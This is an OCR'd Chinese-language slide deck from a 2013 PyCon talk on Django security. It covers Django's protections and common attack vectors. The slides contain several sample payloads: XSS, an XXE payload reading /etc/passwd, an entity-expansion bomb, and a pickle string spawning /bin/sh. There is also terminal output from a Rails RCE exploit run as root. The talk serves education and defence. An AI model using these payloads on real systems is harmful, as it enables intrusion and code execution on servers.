駭客看 DJANGO

2013/05/26 @ PyCon

<Orange@chroot.org>

本場演講「四不一沒有」

四不一沒有

- 四不
  - 我不是駭客
  - 我不會寫 django
  - 不會有 django 新漏洞（ 請洽七月台灣駭客年會 ）
  - 這場演講不難，真的很簡單
- 沒有
  - 這場演講沒有梗，有笑點的話拜託笑一下

About Me

- 蔡政達 aka Orange
- 2009 台灣駭客年會競賽冠軍
- 2011, 2012 全國資安競賽金盾獎冠軍
- 2011 東京 AVTOKYO 講師
- 2012 香港 VXRLConf 講師
- 台灣 PHPConf, WebConf 講師

- 專精於
  - 駭客攻擊手法
  - Web Security
  - Windows Vulnerability Exploitation


About Me

- CHROOT Security Group 成員
- NISRA 資訊安全研究會 成員
- Disclosed
  - Windows MS12-071(CVE-2012-4775)
  - Django (CVE-2013-0305)
- Blog
  - http://blog.orange.tw/

2013 年 X 月 O 日

天氣晴，今天是寒假的第一天...


幹, Rails 爆遠端執行代碼漏洞欸


orange@localhost: /tmp [79x23]
連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)
[/tmp] python rail_rce.py
usage: rail_rce.py [-h] {test,command,backconnect} ...
cve-2013-0156 exploit by orange@chroot.org
positional arguments:
{test,command,backconnect}
command execute command.
backconnect back connect.
test delay 16 seconds.
optional arguments:
-h, --help show this help message and exit
[/tmp] python rail_rce.py command http://192.168.70.129:3000/ "pwd;id;uname -a"
/root/b2
uid=0(root) gid=0(root) groups=0(root)
Linux localhost 2.6.39.4 #1 SMP Thu Aug 18 13:38:02 NZST 2011 i686 GNU/Linux
[/tmp]
[/tmp]

Django 會不會有同樣的問題呢？


學生什麼都沒有， 最多的就是時間。
來研究個 Open Source 專案很正常吧！

Vulnerabilities by Year




Django

Vulnerabilities by Year



Django

同樣情境跟 Rails 比較...



包含至少 8 個 Remote Code Execution
9 個 SQL Injection 以及 15 個 XSS

其實我今天是來推廣 Rails

開玩笑的啦我沒有要戰語言 T__T

Django 現有的保護機制

Django Security Overview

Security Overview

- Built-in XSS protection
- Built-in SQL Injection protection
  - ORM (Q Object)
- Built-in CSRF protection
  - django.middleware.csrf.CsrfViewMiddleware
  - Check REFERER header
  - Compare CSRF token

Security Overview

- Clickjacking protection
  - django.middleware.clickjacking.XFrameOptionsMiddleware
  - Optional in settings.py
  - X-Frame-Options: SAMEORIGIN

Security Overview

- Password hashing is more and more stronger
  - Default is PBKDF2 hasher
  - django.contrib.auth.hahsers
  - 10000 iterators makes attackers say fuck ...

```
$ time python pbkdf2.py mypassword
    real    0m0.401s
    user    0m0.260s
    sys     0m0.074s
```

攻撃手法

Some Attacking Vectors

Some Attacking Vectors

- VERY VERY BASIC attacking way
- Weak admin password
- Debug mode on
  - Leakage URL pattern
  - Leakage database password

Some Attacking Vectors

- Cross-Site Scripting
  - HttpResponse(html)
  - {{ output|safe }}
  - {% autoescape off %}
- Bad HTML style is always vulnerable
  - <a href="{{ url }}"> # safe
  - <a href={{ url }}> # unsafe
  - <a href=xxx onload=alert(/xss/)>

Some Attacking Vectors

- SQL Injection in Django ORM
  - raw(sql) is injectable
  - extra(select=..., where=...) is also injectable
- String concatenate and format string are vulnerable in any case

Some Attacking Vectors

- Third-party module security
- Py-bcrypt # CVE-2013-1895
  - Authentication bypass
- Python Image Library # CVE-2012-3443
  - Denied-of-Service
- Python XML.sax # CVE-2013-1664 & 1665
  - XXE & XEE Injection

XML eXternal Entity Injection

Parsing XML Document Type Definition issue

```
<?xml encoding='utf-8' ?>
<!DOCTYPE account[
        <!ENTITY output SYSTEM '/etc/passwd'>]>
<account> &output; </account>
```

XML Entity Expansion Injection

>>> 5**25
298023223876953125

```
<?xml encoding='utf-8' ?>
<!DOCTYPE account[
    <!ENTITY a "ooo">
    <!ENTITY b "&a; &a; &a; &a; &a;">
    <!ENTITY c "&b; &b; &b; &b; &b;">
    ...
    <!ENTITY z "&y; &y; &y; &y; &y;"> ]>
<account> &z; </account>
```

Secret Key Leakage Issue (1/3)

- Django SECRET_KEY use in
  - get_random_string() using in csrf and hash generating
  - Django session_data encryption
  - Django signed cookie encryption
  - ……

Secret Key Leakage Issue (2/3)

- Signed cookie store python object using Pickle
  - > HTTP_COOKIE
  - > decode with secret_key
  - > pickle.loads(...)

Pickle & cPickle

- A module that serializing and De-serializing python objects
- Execute command

```
>>> import pickle
>>> pickle.loads( "cos\nsystem\n(S'/bin/sh'\ntR." )
```

- You can observe by using pickletools

```
>>> import pickletools
>>> pickletools.dis( "cos\nsystem\n(S'/bin/sh'\ntR." )
```

Secret Key Leakage Issue (3/3)

- Signed_cookie is encoded by Pickle
  - –> HTTP_COOKIE # malicious cookie
  - –> decode with secret_key
  - –> pickle.loads(...) # code execution
- Protect your SECRET_KEY (ex .gitignore)

Conclusion

- I think Django is a secure framework
- More and more wrapper make the attack difficult
- People is always the most dangerous things

Reference

- Django Weblog
  - https://www.djangoproject.com/weblog/
- Security in Django
  - https://docs.djangoproject.com/en/dev/topics/security/
- CVE Details
  - http://www.cvedetails.com/

Any Questions ?

Whatever can be asked

Thanks.

<Orange@chroot.org>